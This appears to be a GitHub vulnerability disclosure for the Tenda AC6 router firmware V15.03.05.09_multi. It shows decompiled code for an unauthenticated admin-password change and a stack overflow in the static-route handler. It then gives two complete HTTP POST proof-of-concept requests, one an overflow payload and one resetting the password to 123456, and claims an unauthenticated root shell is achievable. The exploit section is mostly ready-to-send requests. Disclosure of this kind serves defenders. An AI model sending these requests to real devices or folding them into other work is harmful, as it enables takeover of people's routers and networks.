fuxianghah update command execv ... on Feb 28 History

..

img	9 months ago
readme.md	9 months ago

readme.md

Tenda AC6 V15.03.05.09_multi Unauthorized stack overflow vulnerability

Overview

- Manufacturer's website information：https://www.tenda.com.cn/profile/contact.html
- Firmware download address ： https://www.tenda.com.cn/download/default.html

1. Affected version






Figure 1 shows the latest firmware Ba of the router

2.Vulnerability details

2.1Arbitrary password modification vulnerability

```
}
v16 = webgetvar(a1, "loginPwd", &unk_DF2D4);
SetValue("sys.userpass", v16);
sub_2E858(1);
*(_DWORD *)v8 = 0;
*(_DWORD *)v7 = 0;
```





Firstly, through reverse analysis, we can find that there is a vulnerability of arbitrary password modification in the interface.The program passes the contents obtained in the loginpwd parameter directly to V16, and then directly changes the password to the login password through the setvalue() function. In this way, we can change the management password without authorization.

2.2Stack overflow vulnerability

```
memset(s, 0, sizeof(s));
v6 = 0;
v5 = webgetvar(a1, "list", &unk_E183C);
v1 = sub_779DC("adv.staticroute", v5, 126);
if ( CommitCfm(v1) )
{
```

The program passes the content obtained from the list parameter to V5, and then calls the function sub_. 779dc (), we follow up and check

```
int __fastcall sub_779DC(const char *a1, char *a2, unsigned __int8 a3)
{
  int result; // r0
  char v7[8]; // [sp+1Ch] [bp-1A0h] BYREF
  int s1[4]; // [sp+24h] [bp-198h] BYREF
  char v9[16]; // [sp+34h] [bp-188h] BYREF
  char v10[16]; // [sp+44h] [bp-178h] BYREF
  char v11[16]; // [sp+54h] [bp-168h] BYREF
  char v12[256]; // [sp+64h] [bp-158h] BYREF
  char s[64]; // [sp+164h] [bp-58h] BYREF
  char *v14; // [sp+1A4h] [bp-18h]
```

At this time, V5 corresponds to A2 position of the function

```
{
  ++v15;
  v16 = a2;
  while ( 1 )
  {
    v14 = strchr(v16, a3);
    if ( !v14 )
      break;
    *v14++ = 0;
    memset(s, 0, sizeof(s));
    sprintf(s, "%s.list%d", a1, v15);
    if ( sscanf(v16, "%[^,],%[^,],%[^,],%s", v11, v10, v9, s1) == 4 )
    {
      if ( !strcmp((const char *)s1, "WAN1") )
        sprintf(v12, "%s;%s;%s;1;%s", v11, v10, v9, (const char *)s1);
      else
```

The program assigns A2 to V16, and then formats the matched content in V16 into the stack of V11, V10, V9 and S1 through the regular expression of sscanf function. There is no size check, so there is a stack overflow vulnerability.

3.Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V15.03.05.09_multi
2. Attack with the following overflow POC attacks

```
POST /goform/SetStaticRouteCfg HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101
Firefox/97.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 1547
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/static_route.html?random=0.023586628133674l8&
Cookie: password=7c90ed4e4d4bf1e300aa08103057ccbcoya5gk

list=192.168.2.0,255.255.255.0aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaana
```

The reproduction results are as follows:

Figure 2 POC attack effect

3.Unauthorized password rewriting POC（The password here is changed to 123456）

```
POST /goform/fast_setting_wifi_set HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101
Firefox/97.0
Accept: /
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 116
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/index.html

ssid=Tenda_AC6_rencvn&wrlPassword=rencvn667&power=high&timeZone=%2B08%3A00&loginPwd=
```

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell without authorization